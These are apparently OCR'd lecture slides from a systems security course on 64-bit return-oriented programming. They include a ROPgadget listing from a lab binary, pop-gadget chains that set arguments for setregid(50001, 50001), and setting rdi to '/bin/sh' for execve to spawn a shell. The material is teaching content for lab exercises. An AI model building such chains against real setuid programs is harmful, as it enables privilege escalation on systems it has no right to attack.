
ROP-1-64: Setting Register Values

- We can set register values using ‘pop XXX’

What Do You Want to Put for XXXX?

- Let's look at the stack on the right

```
pop %edi = 50000
pop %ebp = 50000
ret
```



ROP-1-64: Setting Register Values

- We can set register values using pop XXX
- Arguments are at `$rdi, $rsi, $rdx, $rcx`…
- Can we find?

```
pop %rdi; ret;
pop %rsi; ret;
pop %rdx; ret;
…
```


- Yes

ROP-1-64: Setting Register Values

```
syssecuser@cs4301-kxj190011:/home/syssecuser/unit5/rop-1-64 $ ROPgadget --binary rop-1-64 |grep ": pop"
0x00000000004007dc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004007de : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004007e0 : pop r14 ; pop r15 ; ret
0x00000000004007e2 : pop r15 ; ret
0x0000000000400690 : pop rbp ; jmp 0x400610
0x0000000000400662 : pop rbp ; mov byte ptr [rip + 0x2009f6], 1 ; ret
0x00000000004005ef : pop rbp ; mov edi, 0x601060 ; jmp rax
0x00000000004007db : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004007df : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400600 : pop rbp ; ret
0x00000000004007e3 : pop rdi ; ret
0x00000000004006d8 : pop rdx ; nop ; pop rbp ; ret
0x00000000004007e1 : pop rsi ; pop r15 ; ret
0x00000000004007dd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
syssecuser@cs4301-kxj190011:/home/syssecuser/unit5/rop-1-64 $
```

ROP-1-64: Passing Args in amd64


```
pop %rdi
ret
pop %rsi
pop %r15
ret
```




```
0x00000000004007e3 : pop rdi ; ret
0x00000000004006d8 : pop rdx ; nop ; pop rbp ; ret
0x00000000004007e1 : pop rsi ; pop r15 ; ret
```


ROP-1-64: Passing Args in amd64

```
pop %rdi
ret
pop %rsi
pop %r15
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi
pop %r15
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi
pop %r15
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi
pop %r15
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi
pop %r15
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi = 50001
pop %r15
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi = 50001
pop %r15
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi = 50001
pop %r15 = XXXX
ret
```



ROP-1-64: Passing Args in amd64


```
pop %rdi = 50001
ret
pop %rsi = 50001
pop %r15 = XXXX
ret
```




ROP-1-64: Passing Args in amd64

```
pop %rdi = 50001
ret
pop %rsi = 50001
pop %r15 = XXXX
ret
```

setregid(50001, 50001);




ROP-1-64: execve?



ROP-1-64: execve?


ROP-1-64: `execve`?

`rdi = addr of “/bin/sh”`




ROP-1-64: `execve`?

`rdi = addr of “/bin/sh”`




ROP-1-64: `execve`?

```
rdi = addr of “/bin/sh”
rsi = 0
r15 = 0      // Don’t care
```



